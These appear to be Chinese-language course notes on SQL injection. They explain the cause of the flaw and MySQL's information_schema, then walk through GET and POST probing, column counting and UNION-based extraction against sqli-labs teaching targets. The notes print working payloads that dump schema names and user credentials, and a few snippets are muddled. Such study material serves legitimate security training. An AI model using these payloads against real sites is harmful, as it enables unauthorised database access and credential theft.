SQL注入漏洞解析（1）

【学习目标、重难点知识】

【学习目标】

1. SQL注入简介
2. SQL注入类型
3. SQL注入探测的基本方法
4. POST注入
5. union注入

【重难点知识】

1. 注入的原理
2. union注入
3. POST注入

1. SQL注入简介

在**OWASP**发布的top10排行榜中**SQL注入漏洞**一直是危害排名极高的漏洞，数据库注入一直是web中一个令人头疼的问题。

一个严重的SQL注入漏洞，可能会直接导致一家公司破产！

这并不是戏言，其实SQL注入漏洞最主要的形成原因是在进行数据交互中，当前端的数据传入后端进行处理时，由于没有做严格的判断，导致其传入的“数据”在拼接到SQL语句中之后，由于其特殊性，被当作SQL语句的一部分被执行，从而导致数据库受损（被脱库、被删除、甚至整个服务器权限沦陷）。

SQL注入是一种**非常常见**的数据库攻击手段，SQL注入漏洞也是网络世界中最普遍的漏洞之一。大家也许都听过某某学长通过攻击学校数据库修改自己成绩的事情，这些学长们一般用的就是SQL注入方法。

SQL注入其实就是恶意用户通过在表单中填写包含SQL关键字的数据来使数据库执行非常规代码的过程。简单来说，就是数据做了代码才能干的事情。

这个问题的来源是，SQL数据库的操作是通过SQL语句来执行的，而无论是执行代码还是数据项都必须写在SQL语句之中，这就导致如果我们在数据项中加入了某些SQL语句关键字（比如说SELECT、DROP等等），这些关键字就很可能在数据库写入或读取数据时得到执行。

2. SQL注入原理

SQL注入就是指web应用程序对用户输入的数据合法性没有过滤或者是判断，前端传入的参数是攻击者可以控制，并且参数带入数据库的查询，攻击者可以通过构造恶意的sql语句来实现对数据库的任意操作。

举例说明：

```
1   $id=$_GET['id']
2     select asdas #
3       #
4       --+
5       $sql= SELECT * FROM users WHERE id=$id LIMIT 0,1
```

index.php?id=8 union select 1,2,3

SQL注入漏洞产生的条件：

- 参数用户可控：前端传入的参数内容由用户控制
- 参数带入数据库的查询：传入的参数拼接到SQL语句，并且带入数据库的查询

借助教学靶场演示

3. SQL注入类型

3.1. 按注入点分：

- 数字
- 字符
- 搜索

3.2. 按提交方式分：

- GET
- POST
- HEAD
- COOKIE

3.3. 按执行效果来分：

- 基于布尔的盲注
- 基于时间的盲注
- 基于报错的注入
- 单引号
- 双引号
- 数字
- 联合查询注入

总的来说有：联合注入、布尔注入、报错注入、时间注入、堆叠注入、二次注入、宽字节注入、cookie注入等等等

4. MySQL与SQL注入的相关知识


4.1. information_schema

- 在MySQL5.0版本后，MySQL默认在数据库中存放一个“information_schema”的数据库，在该库中，我们需要记住三个表名，分别是schemata，tables，columns。
- schemata表存储的是该用户创建的所有数据库的库名，需要记住该表中记录数据库名的字段名为schema_name。
- tables表存储该用户创建的所有数据库的库名和表名，要记住该表中记录数据库库名和表名的字段分别是table_schema和table_name.
- columns表存储该用户创建的所有数据库的库名、表名、字段名，要记住该表中记录数据库库名、表名、字段名为table_schema、table_name、columns_name。

```
schemata表：存放了所有的库名，存放在schema_name

tables表：存放了所有的库名以及对应的表名
                      ||          ||
                  table_schema    table_name

columns：库名    =>     表名      =>     字段名
          ||             ||              ||
      table_schema   table_name     column_name
```



查找所有的库名：

```
select schema_name from information_schema.SCHEMATA;
```

查找指定库中所有的表名：`security`

```
select table_name from information_schema.tables where table_schema="security";
```

查找指定库中的指定表中的字段：`security` => `users`


```
select column_name from information_schema.columns where table_schema="security" and table_name="users";
```

面经

mysql5.0上下有什么区别?

4.2. 数据库的结构

- 数据库（database）：按照数据结构来组织、存储和管理数据的仓库多个数据表的集
- 数据表（table）：以矩阵方式存储数据，在操作界面中以表格形式展现
- 列(column): 具有相同数据类型的数据的集合
- 行(row): 每一行用来描述某条记录的具体信息
- 值(value): 行的具体信息, 每个值必须与该列的数据类型相同
- 表头(header): 每一列的名称
- 键(key): 键的值在当前列中具有唯一性。



4.2.1. 数据库查询语句

想要查询的值A= select 所属字段名A from 所属表名 where 对应字段名B=值B

4.2.2. limit的用法

limit的使用格式是limit m,n,其中m指的是记录开始的位置，从m=0开始，表示第一条记录；n是指取几条记录。

4.2.3. 需要记住的几个函数

- version()；当前mysql的版本
- database();当前网站使用的数据库
- user();当前MySQL的用户
- group_concat()：它的作用是将某一列的多个值合并成一个字符串，并用逗号分隔
- substr()：截取字符串

- ascii(a)：把字符转换成ascii码
- updatexml()


4.2.4. 注释符号

注释符号

- #
- --空格 空格可以使用+代替 （url编码%23表示注释）
- /**/
- `/*!*/` 内联注释

5. SQL注入探测方法

5.1. SQL注入漏洞攻击流程



5.2. 探测方法

一般来说，SQL注入一般存在于形如：http://xxx.xxx.xxx/abc.php?id=XX等带有参数的php动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页并且该网页访问了数据库，那么就有可能存在SQL注入。如果php程序员没有安全意识，没有进行必要的字符过滤，存在SQL注入的可能性就非常大。

5.3. 注入类型判断

为了把问题说明清楚，以下以http://xxx.xxx.xxx/abc.php?ip=YY为例进行分析，YY可能是整型，也有可能是字符串。

5.3.1. 整型参数的判断

当输入的参数YY为整型时，通常abc.php中SQL语句大致如下：

select * from 表名 where 字段=YY

所以可以用以下步骤测试SQL注入是否存在。

```
PL/SQL
1.在URL链接中附加一个单引号，即http://xxx.xxx.xxx/abc.php?p=YY'，此时abc.php中的SQL语句变成了:
•   select * from 表名 where 字段='YY and 1=1 -- a                //测试结果为abc.php运行异常


2.在URL链接中附加字符串and 1=1即 http://xxx.xxx.xxx/abc.php?p=YY and 1=1
•   测试结果为abc.php运行正常，而且与http://xxx.xxx.xxx/abc.php?p=YY运行结果相同;


3.在URL链接中附加字符串and 1=2即http://xxx.xxx.xxx/abc.php?p=YY and 1=2
•   测试结果为abc.php运行异常。
//如果以上三种情况全部满足，abc.php中一定存在数字SQL注入漏洞。


如果说上面判断不成立

4. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' -- s      //判断是否为字符型

5. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' and 1=1 -- s      //结果返回正常

6. 在URL链接中附加字符串' -- s即http://xxx.xxx.xxx/abc.php?p=YY' and 1=2 -- s      //结果返回异常
则通过4，5，6判断出为字符型
```

6. POST注入

post注入思路和get注入思路一致

只是请求的方法从get变为了post

6.1. 注入思路

- **判断是否可以注入**

```
admin' and 1=1 #    //返回正常，登录成功
admin' and 1=2 #    //登录失败
说明and被带入到数据库中执行了，进而证明存在sql注入
```

- **判断字段数 =》 order by**

```
admin' order by 3
```

- **判断回显位置 =》 union**

```
1231' union select 1,2,3 -- s
```

- **得到数据库名字 =》 database()**

```
1231' union select 1,database(),user() -- s
```

  得到表名 =》 information_schema.tables

  得到字段名 =》 information_schema.columns

  获取flag

- **靶场解析**
  - 教学靶场：Pass-05

```
判断闭合方式
&username=admin' #

判断字段
&username=admi' order by 3 #

判断回显位置
&username=admi' union select 1,2,3 #

获取数据
&username=admi' union select 1,database(),user() #
```

  - 教学靶场：Pass-06

```
username=admi") union select 1,database(),user() #
```

6.2. 漏洞靶场练习

6.2.1. 靶场搭建

```
小皮搭建sqli-labs-master靶场
sql-connections/db-creds.inc中修改数据库账户密码
```

6.2.2. 漏洞靶场练习

- Less-11 POST – Error Based – Single quotes- String
- Less-12 POST – Error Based – Double quotes with – twist- String

7. UNION注入

union注入的方式有很多，如：get,post,head,cookie 等等

7.1. union联合查询

union联合、合并：将多条查询语句的结果合并成一个结果，union 注入攻击为一种手工测试。

7.2. union联合注入思路

- **判断注入点**

```
1   http://sqli21/Pass-01/index.php?id=1 and 1=1        and两边都为真，所以整体为真，返回结果正常
2   http://sqli21/Pass-01/index.php?id=1 and 1=2        and一边为假，所以整体为假，返回结果异常
```

- **判断出字段数量**

```
1   order by //排序
2   http://sqli21/Pass-01/index.php?id=1 order by 3    //判断字段数量，返回正常，说明至少存在3个字段
3
4   http://sqli21/Pass-01/index.php?id=1 order by n    //返回异常，说明肯定不存在n列
```

- **union联合查询，判断回显点**

```
1   http://sqli21/Pass-01/index.php?id=-1 union select 1,2,3
```

- **爆数据**

```
1   http://sqli21/Pass-01/index.php?id=-1 union select 1,user(),database()
```

```
user()
database()
version()
```

- 爆出所有的库名

```
http://sqli21/Pass-01/index.php?id=-1
union select 1,2,group_concat(schema_name)
from information_schema.schemata
```

- 爆出security库中所有的表名

```
http://sqli21/Pass-01/index.php?id=-1
union select 1,2,group_concat(table_name)
from information_schema.tables where table_schema=database();
```

- 爆出security库中users表中所有的字段

```
 http://sqli21/Pass-01/index.php?id=-1
 union
 select 1,2,
 group_concat(column_name)
 from
 information_schema.columns
 where
 table_schema="security"
 and
 table_name="users" -- a
```

- 查找所有账号和密码

```
http://sqli21/Pass-01/index.php?id=-1
union select 1,group_concat(username),group_concat(password)
from users
```

7.3. 靶场练习

配置SQLI- labs需PHP版本为5.x，数据库会重置。

SQLI- labs：

- Less-1 GET - Error based - Single quotes - String(基于错误的GET单引号字符型注入)
- Less-2 GET - Error based - Intiger based (基于错误的GET整型注入)

- Less–3 GET – Error based – Single quotes with twist – string
- Less–4 GET – Error based – Double quotes – string